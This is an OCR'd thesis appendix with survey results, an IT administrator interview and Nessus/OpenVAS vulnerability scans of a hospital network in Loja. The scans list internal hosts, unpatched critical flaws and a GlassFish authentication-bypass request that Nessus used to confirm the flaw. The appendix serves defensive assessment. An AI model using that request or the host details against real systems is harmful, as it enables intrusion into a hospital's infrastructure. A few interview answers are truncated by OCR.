


Gráfico B.21. Autenticación de acceso a la red inalámbrica.

❖ **ANÁLISIS 21:**

Los usuarios no tienen conocimiento de la necesidad de una clave para acceder a la red inalámbrica, ya que esta es registrada por el administrador en cada equipo.

PREGUNTA N° 22

¿Considera Usted necesario un esquema de seguridad que maneje políticas para el buen funcionamiento de la red de datos y los recursos informáticos del Hospital?

1. Si
2. No

¿Por qué?

❖ **TABLA 22:**

OPCIÓN	FRECUENCIA	%
Si	27	90
No	2	6,67%
No responde	1	3,33%
Total:	**30**	**100**

Tabla B.22.1. Criterio de los usuarios sobre la implantación del esquema de seguridad.

❖ **GRÁFICO 22:**




Gráfico B.22. Consideración de los usuarios sobre la implantación del esquema de seguridad.

Respuesta ¿Por qué?

OPCIÓN	FRECUENCIA	%
Protección de información	14	46,67
Confidencialidad de información	3	10
Mejor fluidez de información	3	10
Otros	6	20
No contesta	4	13,33
Total:	**30**	**100**

Tabla B.22.2. Razones de los usuarios que consideran necesario el esquema de seguridad.




Gráfico B.22. Razones de los usuarios que consideran necesario el esquema de seguridad.

La información de cada uno de los usuarios en los equipos de cómputo es de gran importancia para la Institución por tanto requieren de un esquema de seguridad que contemple las medidas de preventivas necesarias para evitar cualquier pérdida.

ANEXO C. ENTREVISTA AL ADMINISTRADOR DE LA UNIDAD DE GESTIÓN INFORMÁTICA.

UNIVERSIDAD NACIONAL DE LOJA

Carrera de Ingeniería en Sistemas

ENTREVISTA

La presente entrevista tiene como objetivo conocer la situación actual de la red del hospital con respecto a su administración y mantenimiento, además de los requerimientos hardware y software para el desarrollo de un esquema de seguridad que permita la implementación de los servicios de internet y la protección de los activos informáticos de la institución.

1. ¿La Unidad de Gestión Informática lleva una planificación de funciones del personal?
   La Unidad de Gestión Informática si lleva una planificación de funciones del personal, esta se encuentra realizada en base al Ministerio de salud Pública.
2. ¿Qué funciones realiza Ud. dentro de la Unidad de Gestión Informática?
   Instalación y mantenimiento de Hardware y Software; Mantenimiento de la red de voz y datos; Administración remota de equipos; Control de Acceso a los Sistemas de Información; y la Administración de la Base de Datos de los sistemas.
3. ¿Cuánto tiempo lleva Ud. a cargo de la administración de la UGI?
   Alrededor de Siete años, aportix de noviembre del año 2004.
4. ¿Los contratos de la Institución y las prácticas de terminación del contrato para el personal de la UGI contemplan condiciones de seguridad sobre los activos de la red?
   No se contemplan condiciones de seguridad sobre los activos de la red sobre los contratos del personal.
5. ¿Qué significa para Ud. la Seguridad Informática?
   La Seguridad Informática representa la protección de la información y el conocimiento.
6. ¿La institución asigna un presupuesto para la Seguridad Informática?
   La Institución no asigna un presupuesto para la Seguridad Informática, lo que constituye una limitante para el desarrollo de proyectos.
7. Durante su estancia a cargo de la UGI ¿Qué tipos de problemas de seguridad se han presentado con mayor frecuencia?
   En cuanto a la seguridad física el robo de equipos de cómputo en las oficinas, y en cuanto a la seguridad lógica problemas de denegación de servicio el mantes.
8. ¿El diseño de red actual está certificado?
   El diseño de la red actual si está certificado
9. ¿La organización mantiene diagramas actualizados que muestren la arquitectura de la seguridad y la topología de red de la Institución?
   No cuenta con diagramas de la arquitectura de la seguridad, sólo con diagrama de la topología de red pero sólo datos.
10. ¿Qué tipo de problemas de seguridad ha identificado con mayor frecuencia en la red?
    Los problemas que se dan con mayor frecuencia son: la existencia de virus en los equipos, accesos no autorizados y fallos del hardware.

11. ¿Qué servicios de Internet tiene implementados en la red?
La red de datos actualmente puesta los servicios de conexión inalámbrica, computación de recursos y el servicio de voz sobre IP.

12. ¿Los computadores de la institución tienen una cuenta de Administrador?
Si poseen todos los computadores una cuenta de Administrador, pero la asignación de privilegios.

13. ¿Qué tipo de privilegios tienen los usuarios sobre el manejo de los equipos de cómputo?
La única actividad permitida a los usuarios es el acceso al BIOS, d

14. ¿Posee una planificación para el mantenimiento preventivo de los equipos de cómputo y de red?
Si posee una planificación para el mantenimiento preventivo de los equipos de computo se actualiza cada 3 meses y se envía al Coordinador de Servicios Institucionales.

15. ¿Se llevan registros sobre la adquisición o devolución de equipos y dispositivos de la red?
No se llevan registros, se los mantiene como activos fijos

16. ¿Realiza copias de seguridad de la información de los Servidores?
Se realiza copias de seguridad solo a los servidores de SGH y SGRHIA en el disco del mismo equipo, del software solo de la base de datos.

17. ¿Realiza operaciones de monitoreo de red? Indique el software que utiliza.
No realiza operaciones de monitoreo de red, utiliza Wireshark esporádicamente.

18. ¿Qué medidas de seguridad considera en el manejo de contraseñas de los servidores y equipos de administración de la red?
La obtención de respaldos de información contenida en los servidores, la actualización de contraseñas cada seis meses, además del uso de software antivirus en los equipos.

19. ¿Cada qué tiempo se actualiza las contraseñas de equipos y servidores de la red?
Se realiza la actualización de contraseñas de equipos y servidores de red cada seis meses, donde se contempla el uso de letras, números y símbolos.

20. ¿Qué niveles de seguridad utiliza en la red inalámbrica?
Seguridad WAP, asignación de contraseñas y otorgación de contraseñas bajo su autorización.

21. ¿Qué medidas de seguridad física considera para los servidores y equipos de la red?
El uso de ventilador, UPS, aunque tiene problemas con respecto al espacio físico para los equipos y el extintor con el que cuenta no es acorde a los requerimientos de la UGT.

22. ¿Qué mecanismos de seguridad lógica utiliza actualmente para la red?
Utiliza VLAN's y realiza configuración de puertos en los switchs nuevos, el inconveniente que se presenta es el sobre el uso de software antivirus sin licencia.

23. ¿La información crítica es protegida en un almacenamiento seguro (backup)?
La información se encuentra almacenada en los discos de los equipos, posteriormente se utilizan cuatro discos extraíbles para la protección de información.

24. ¿La Institución cuenta con licencias actualizadas para el software instalado en los equipos? ¿Qué tipo de licencia poseen?
No cuenta con licencias actualizados, se ha solicitado Windows Server 2008 Standard Corporativo.

25. ¿La integridad del software instalado en los servidores es verificado regularmente?
Se utiliza Active Directory para verificar el software instalado en los equipos, no se realizan revisiones.

26. ¿Todos los sistemas están actualizados con las respectivas revisiones, parches y con las recomendaciones propuestas de seguridad?
Los sistemas no se encuentran actualizados.

27. ¿Existe una planificación de evaluación de vulnerabilidades?
No tienen una planificación de evaluación de vulnerabilidades.

28. ¿La Institución cuenta con un manual de políticas de seguridad actuales para los recursos de la red? ¿Existe un departamento encargado de revisarlo, actualizarlo y controlar su cumplimiento en base a políticas de seguridad de información, leyes aplicables, regulaciones y requerimientos de seguridad?
Cuentan con un Manual de Normas y Procedimientos, carece de medidas de control.

29. Indique los aspectos que influyen sobre la implementación de seguridad informática en la institución.
Los aspectos que influyen son la falta de recursos tanto económicos como humanos, además de la falta de visión por parte de los directivos de los procesos de la Institución.

30. ¿Cuáles son sus requerimientos en cuanto a seguridad informática para la red de datos de la Institución?
Requerimientos como firewall, DHZ, DHCP, Proxy; además del control de administración de redes.

Firma

¡GRACIAS POR SU COLABORACIÓN!


ANEXO D. ANALISIS DE VULNERABILIDADES CON NESSUS

❖ VULNERABILIDADES EN EQUIPOS DE RED

Executive Summary:

>PRINT

TOP 10 HOSTS with ISSUES




10.104.32.1	High Severity problem(s) found
10.104.35.2	High Severity problem(s) found
10.104.32.53	Low Severity problem(s) found

PLUGIN IDS	ISSUES
22964	7
19506	3
10281	3
10287	3
11936	3
42263	3
20108	2
24260	2
10264	2
34022	2
10267	2

PLUGIN IDS	SEVERITY	# OF ISSUES	SYNOPSIS
10264	High	2	**SNMP Agent Default Community Names** The community names of the remote SNMP server can be guessed.
41028	High	2	**SNMP Agent Default Community Name (public)** The community name of the remote SNMP server can be guessed.
22964	Low	7	**Service Detection** The remote service could be identified.
19506	Low	3	**Nessus Scan Information** Information about the Nessus scan.
10281	Low	3	**Telnet Server Detection** A Telnet server is listening on the remote port.
10287	Low	3	**Traceroute Information** It was possible to obtain traceroute information.
11936	Low	3	**OS Identification** It is possible to guess the remote operating system
42263	Low	3	**Unencrypted Telnet Server** The remote Telnet server transmits traffic in cleartext.
20108	Low	2	**Web Server / Application favicon.ico Vendor Fingerprinting** The remote web server contains a graphic image that is prone to information disclosure.
24260	Low	2	**HyperText Transfer Protocol (HTTP) Information** Some information about the remote HTTP configuration can be extracted.
34022	Low	2	**SNMP Query Routing Information Disclosure** The list of IP routes on the remote host can be obtained via SNMP.
10267	Low	2	**SSH Server Type and Version Information** An SSH server is listening on this port.
35296	Low	2	**SNMP Protocol Version Detection** This plugin reports the protocol version negotiated with the remote SNMP agent.
10107	Low	2	**HTTP Server Type and Version** A web server is running on the remote host.
40448	Low	2	**SNMP Supported Protocols Detection** This plugin reports all the protocol versions successfully negotiated with the remote SNMP agent.
43111	Low	2	**HTTP Methods Allowed (per directory)** This plugin determines which HTTP methods are allowed on various CGI directories.
54615	Low	2	**Device Type** It is possible to guess the remote device type.
10551	Low	2	**SNMP Request Network Interfaces Enumeration** The list of network interfaces cards of the remote host can be obtained via SNMP.

54615	2
10551	2
35716	2
50686	2
14274	2
10800	2
41028	2
11822	1
11197	1
45590	1
10114	1

❖ VULNERABILIDADES EN SERVIDORES



Executive Summary:

>PRINT

TOP 10 HOSTS with ISSUES

11% High Severity
5% Medium Severity
82% Low Severity

10.104.32.51	High Severity problem(s) found
10.104.32.52	High Severity problem(s) found
10.104.33.2	High Severity problem(s) found

PLUGIN IDS	ISSUES
10736	22
22964	20
10107	8
24260	7
11213	4
11111	4
11011	4
25220	3
19506	3
10114	3

List of hosts

10.104.32.51
10.104.32.52

10.104.32.51

Scan Time


Start time : Fri Sep 16 10:30:53 2011
End time : Fri Sep 16 10:35:09 2011

Number of vulnerabilities

Open ports : 0
High : 18
Medium : 0
Low : 0

Remote host information

Operating System : Microsoft Windows Server 2008 Service Pack 1
NetBIOS name : WIN-NG1I4Z5W1E0
DNS name :



Port mssql (1433/tcp)

MS08-040: Microsoft SQL Server Multiple Privilege Escalation (941203) (uncredentialed check)

Synopsis:
The remote SQL server is vulnerable to memory corruption flaws.

Description:
The remote host is running a version of Microsoft SQL Server, Desktop Engine or Internal Database that is vulnerable to multiple memory corruption issues.

These vulnerabilities may allow an attacker to elevate his privileges on the SQL server.

Risk factor:
High

CVSS Base Score:9.0
CVSS2#AV:N/AC:L/Au:S/C:C/I:C/A:C

Solution:
Microsoft has released a set of patches for SQL Server 7, 2000 and 2005 :

http://www.microsoft.com/technet/security/bulletin/ms08-040.mspx

Plugin ID:
34311

CVE:
CVE-2008-0085, CVE-2008-0086, CVE-2008-0106, CVE-2008-0107

Port www (2301/tcp)

HP System Management Homepage < 6.3 Multiple Vulnerabilities

Synopsis:
The remote web server is affected by multiple vulnerabilities.

Description:
According to the web server's banner, the version of HP System Management Homepage (SMH) running on the remote host is earlier than 6.3. Such versions are reportedly affected by the following vulnerabilities :

- An error exists in the function 'fnmatch' in the bundled version of PHP that can lead to stack exhaustion. (CVE-2010-1917)

- An information disclosure vulnerability exists in the 'var_export' function in the bundled version of PHP that can be triggered when handling certain error conditions. (CVE-2010-2531)

- A double free vulnerability in the 'ssl3_get_key_exchange()' function in the third-party OpenSSL library could be abused to crash the application. (CVE-2010-2939)

- A format string vulnerability in the phar extension in the bundled version of PHP could lead to the disclosure of memory contents and possibly allow execution of arbitrary code via a specially crafted 'phar://' URI. (CVE-2010-2950)

- A NULL pointer dereference in 'ZipArchive::getArchiveComment' included with the bundled version of PHP can be abused to crash the application. (CVE-2010-3709)

- The bundled version of libxml2 may read from invalid memory locations when processing malformed XPath expressions, resulting in an application crash. (CVE-2010-4008)

- An error in the 'mb_strcut()' function in the bundled version of PHP can be exploited by passing a large 'length' parameter to disclose potentially sensitive information from the heap. (CVE-2010-4156)

- An as-yet unspecified remote code execution vulnerability could allow an authenticated user to execute arbitrary code with system privileges. (CVE-2011-1540)

- An as-yet unspecified unauthorized access vulnerability could lead to a complete system compromise. (CVE-2011-1541)

Risk factor:
Critical

CVSS Base Score:10.0
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

See also:
http://www.securityfocus.com/archive/1/517597/30/0/threaded

Solution:
Upgrade to HP System Management Homepage 6.3 or later.

Plugin output:

Product : HP System Management Homepage
Version source : Server: CompaqHTTPServer/9.9 HP System Management Homepage/2.1.15.210
Installed version : 2.1.15.210
Fixed version : 6.3.0.22

Plugin ID:
53532

CVE:
CVE-2010-1917,
CVE-2010-2531, CVE-2010-2939, CVE-2010-2950, CVE-2010-3709,
CVE-2010-4008, CVE-2010-4156, CVE-2011-1540, CVE-2011-1541

BID:
41991, 44718, 44727, 44779, 47507, 47512

Other references:
OSVDB:64607, OSVDB:66805, OSVDB:66086, OSVDB:66946, OSVDB:69099,
OSVDB:69109, OSVDB:69205, OSVDB:73168, OSVDB:73169

Port www (2381/tcp)

HP System Management Homepage < 6.3 Multiple Vulnerabilities

Synopsis:
The remote web server is affected by multiple vulnerabilities.

Description:
According to the web server's banner, the version of HP System Management Homepage (SMH) running on the remote host is earlier than 6.3. Such versions are reportedly affected by the following vulnerabilities :

- An error exists in the function 'fnmatch' in the bundled version of PHP that can lead to stack exhaustion. (CVE-2010-1917)

- An information disclosure vulnerability exists in the 'var_export' function in the bundled version of PHP that can be triggered when handling certain error conditions. (CVE-2010-2531)

- A double free vulnerability in the 'ssl3_get_key_exchange()' function in the third-party OpenSSL library could be abused to crash the application. (CVE-2010-2939)

- A format string vulnerability in the phar extension in the bundled version of PHP could lead to the disclosure of memory contents and possibly allow execution of arbitrary code via a specially crafted 'phar://' URI. (CVE-2010-2950)

- A NULL pointer dereference in 'ZipArchive::getArchiveComment' included with the bundled version of PHP can be abused to crash the application. (CVE-2010-3709)

- The bundled version of libxml2 may read from invalid memory locations when processing malformed XPath expressions, resulting in an application crash. (CVE-2010-4008)

- An error in the 'mb_strcut()' function in the bundled version of PHP can be exploited by passing a large 'length' parameter to disclose potentially sensitive information from the heap. (CVE-2010-4156)

- An as-yet unspecified remote code execution vulnerability could allow an authenticated user to execute arbitrary code with system privileges. (CVE-2011-1540)

- An as-yet unspecified unauthorized access vulnerability could lead to a complete system compromise. (CVE-2011-1541)

Risk Factor:
Critical

Port cifs (445/tcp)

MS09-050: Microsoft Windows SMB2 _Smb2ValidateProviderCallback() Vulnerability (975497) (uncredentialed check)

Synopsis:
Arbitrary code may be executed on the remote host through the SMB port

Description:
The remote host is running a version of Microsoft Windows Vista or Windows Server 2008 that contains a vulnerability in its SMBv2 implementation.

An attacker could exploit this flaw to disable the remote host or to execute arbitrary code on it.

Risk factor:
Critical

CVSS Base Score:10.0
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

See also:
http://g-laurent.blogspot.com/2009/09/windows-vista7-smb20-negotiate-protocol.html

Solution:
Microsoft has released a patch for Windows Vista and Windows Server 2008 :

http://www.microsoft.com/technet/security/Bulletin/MS09-050.mspx

Plugin ID:
40887

CVE:
CVE-2009-3103

BID:
36299

Other references:
CWE:399, OSVDB:57799, MSFT:MS09-050

Port www (4848/tcp)

Oracle GlassFish Server Administration Console GET Request Authentication Bypass

Synopsis:
The remote web server has an authentication bypass vulnerability that may permit code execution.

Description:
The version of GlassFish Server running on the remote host has an authentication bypass vulnerability. The server fails to enforce authentication on HTTP requests that contain lower case method names (e.g. 'get').

A remote, unauthenticated attacker could exploit this to upload and execute arbitrary code.

Risk factor:
Critical

CVSS Base Score:10.0
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

See also:
http://www.oracle.com/technetwork/topics/security/cpuapr2011-301950.html

See also:
http://www.zerodayinitiative.com/advisories/ZDI-11-137/

Solution:
Upgrade to GlassFish Server 3.1 or later.

Plugin output:

Nessus was able to exploit the issue using the following request :

```
get /applications/upload.jsf HTTP/1.1
Host: 10.104.32.51:4848
Accept-Language: en
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Connection: Close
Date: Fri, 16 Sep 2011 15:34:45 GMT
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

Plugin ID:
55931

CVE:
CVE-2011-0807

BID:
47438

Other references:
OSVDB:71948, EDB-ID:17615

10.104.32.52

Scan Time

Start time :	Fri Sep 16 10:30:53 2011
End time :	Fri Sep 16 10:32:13 2011

Number of vulnerabilities

Open ports :	0
High :	9
Medium :	0
Low :	0

Remote host information

Operating System :	Microsoft Windows 2000 Service Pack 4
NetBIOS name :	LOJHHIALS01
DNS name :	

Port general (0/tcp)

Microsoft Windows 2000 Unsupported Installation Detection

Synopsis:
The remote operating system is no longer supported.

Description:
The remote host is running a version of Microsoft Windows 2000.

This operating system is no longer supported by Microsoft. This means not only that there will be no new security patches for it but also that Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities in it.

Risk factor:
Critical

CVSS Base Score:10.0
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

See also:
http://support.microsoft.com/lifecycle/?p1=7274

Solution:
Upgrade to a different version of Windows.

Plugin ID:
47709

Port cifs (445/tcp)

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)

Synopsis:
Arbitrary code can be executed on the remote host due to a flaw in the 'Server' service.

Description:
The remote host is vulnerable to a buffer overrun in the 'Server' service that may allow an attacker to execute arbitrary code on the remote host with the 'System' privileges.

Risk factor:
Critical

CVSS Base Score:10.0
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Solution:
Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 :

http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx

Plugin ID:
34477

CVE:
CVE-2008-4250

BID:
31874

Other references:
OSVDB:49243, CWE:94, MSFT:MS08-067

Port www (80/tcp)

Obsolete Web Server Detection

Synopsis:
The remote web server is obsolete.

Description:
According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider.

A lack of support implies that no new security patches are being released for it.

Risk factor:
High

CVSS Base Score:7.5
CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

Solution:
Remove the service if it is no longer needed. Otherwise, upgrade to a newer version if possible or switch to another server.

Plugin output:

Product : Microsoft IIS 5.0
Server response header : Microsoft-IIS/5.0
Support ended : 2010-07-13
Supported versions : Microsoft IIS 7.5 / 7.0 / 6.0 / 5.1
Additional information : http://support.microsoft.com/lifecycle/?p1=2095

Plugin ID:
34460

❖ VULNERABILIDADES EN OPENVAS

OpenVAS Scan Report

This report gives details on hosts that were tested and issues that were found. Please follow the recommended steps and procedures to eradicate these threats.

Scan Details

Hosts which were alive and responding during test	3
Number of security holes	9
Number of security warnings	35
Number of security notes	124
Number of false positives	0

Host List

Host(s)	Possible Issue
10.104.32.53	Security warning(s)
10.104.32.52	Security hole(s)
10.104.32.51	Security hole(s)

[return to top]

Analysis of Host

Address of Host	Port/Service	Issue regarding Port
10.104.32.53	telnet (23/tcp)	Security note(s)
10.104.32.53	general/tcp	Security note(s)
10.104.32.53	ssh (22/tcp)	No Information
10.104.32.53	general/icmp	Security warning(s)
10.104.32.53	general/HOST-T	No Information
10.104.32.53	general/CPE-T	No Information

Security Issues and Fixes: 10.104.32.53

Type	Port	Issue and Fix
Informational	telnet (23/tcp)	A telnet server seems to be running on this port OID : 1.3.6.1.4.1.25623.1.0.10330
Informational	telnet (23/tcp)	Remote telnet banner : C ********** EL ACCESO NO AUTORIZADO A ESTE DISPOSITIVO ESTA PROHIBIDO. Usted debe tener permiso explicito de la CNT para acceder y/o Configurar este dispositivo. Todas las actividades realizadas en el dispositivo son almacenadas. UNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED. You must have explicit permission from CNT to access or Configure this device. All activities performed on this device are logged. ********** --- . . | HOSPITAL PROVINCIAL GENERAL HISIDRO AYORA LOJA | | | CORPORACION NACIONAL DE TELECOMUNICACIONES (CNT) .|. .|. | ASEGURAMIENTO DE DATOS E INTERNET .|||. .|||. | 9 de Octubre y Luis Cordero Esq. ...|||||||..|||||||.. | --- User Access Verification

Address of Host	Port/Service	Issue regarding Port
10.104.32.52	smtp (25/tcp)	Security warning(s)
10.104.32.52	name (42/tcp)	Security note(s)
10.104.32.52	http (80/tcp)	Security hole(s)
10.104.32.52	kerberos (88/tcp)	Security note(s)
10.104.32.52	epmap (135/tcp)	Security warning(s)
10.104.32.52	netbios-ssn (139/tcp)	Security note(s)
10.104.32.52	ldap (389/tcp)	Security note(s)
10.104.32.52	https (443/tcp)	Security note(s)
10.104.32.52	microsoft-ds (445/tcp)	Security hole(s)
10.104.32.52	kpasswd (464/tcp)	Security note(s)
10.104.32.52	printer (515/tcp)	Security note(s)
10.104.32.52	http-rpc-epmap (593/tcp)	No Information
10.104.32.52	ldaps (636/tcp)	Security note(s)
10.104.32.52	cap (1026/tcp)	Security note(s)
10.104.32.52	ms-lsa (1029/tcp)	Security warning(s)
10.104.32.52	kyoceranetdev (1063/tcp)	Security note(s)
10.104.32.52	jstel (1064/tcp)	Security note(s)
10.104.32.52	instl_bootc (1068/tcp)	Security note(s)
10.104.32.52	asprovatalk (1079/tcp)	Security note(s)
10.104.32.52	ardus-cntl (1116/tcp)	Security note(s)
10.104.32.52	caiccipc (1202/tcp)	Security note(s)
10.104.32.52	sweetware-apps (1221/tcp)	Security note(s)
10.104.32.52	vpnz (1224/tcp)	Security note(s)
10.104.32.52	msft-gc (3268/tcp)	Security note(s)
10.104.32.52	msft-gc-ssl (3269/tcp)	Security note(s)
10.104.32.52	ms-wbt-server (3389/tcp)	Security note(s)
10.104.32.52	otp (9390/tcp)	Security note(s)
10.104.32.52	general/tcp	Security warning(s)
10.104.32.52	ssh (22/tcp)	No Information
10.104.32.52	netbios-ns (137/udp)	Security warning(s)
10.104.32.52	unknown (1171/tcp)	Security note(s)
10.104.32.52	ms-lsa (1028/udp)	Security note(s)
10.104.32.52	menandmice-lpm (1231/udp)	Security note(s)
10.104.32.52	ntp (123/udp)	Security note(s)
10.104.32.52	snmp (161/udp)	Security hole(s)

Vulnerability	http (80/tcp)	Your machine is infected with the 'Code Red' worm. Your Windows system seems to be compromised. Solution: 1) Remove the file root.exe from both directories: \inetpub\scripts and \program files\common files\system\msadc 2) Install an updated antivirus program (this will remove the Explorer.exe Trojan) 3) Set SFCDisable in hklm\software\microsoft\windows nt\currentversion\winlogon to: 0 4) Remove the two newly created virtual directories: C and D (Created by the Trojan) 5) Make sure no other files have been modified. It is recommended that hosts that have been compromised by Code Red X would reinstall the operating system from scratch a Risk Factor : High Additional information: http://www.securiteam.com/securitynews/5GP0V004UQ.html http://www.securiteam.com/windowsntfocus/5WP0L004US.html http://www.cert.org/advisories/CA-2001-11.html http://www.microsoft.com/technet/itsolutions/security/tools/redfix.asp CVE : CVE-2001-0500 BID : 2880 OID : 1.3.6.1.4.1.25623.1.0.10713

Address of Host	Port/Service	Issue regarding Port
10.104.32.51	ftp (21/tcp)	Security note(s)
10.104.32.51	epmap (135/tcp)	Security warning(s)
10.104.32.51	netbios-ssn (139/tcp)	Security note(s)
10.104.32.51	microsoft-ds (445/tcp)	Security hole(s)
10.104.32.51	ms-sql-s (1433/tcp)	Security hole(s)
10.104.32.51	cpq-wbem (2301/tcp)	Security warning(s)
10.104.32.51	compaq-https (2381/tcp)	Security warning(s)
10.104.32.51	ms-olap4 (2383/tcp)	Security note(s)
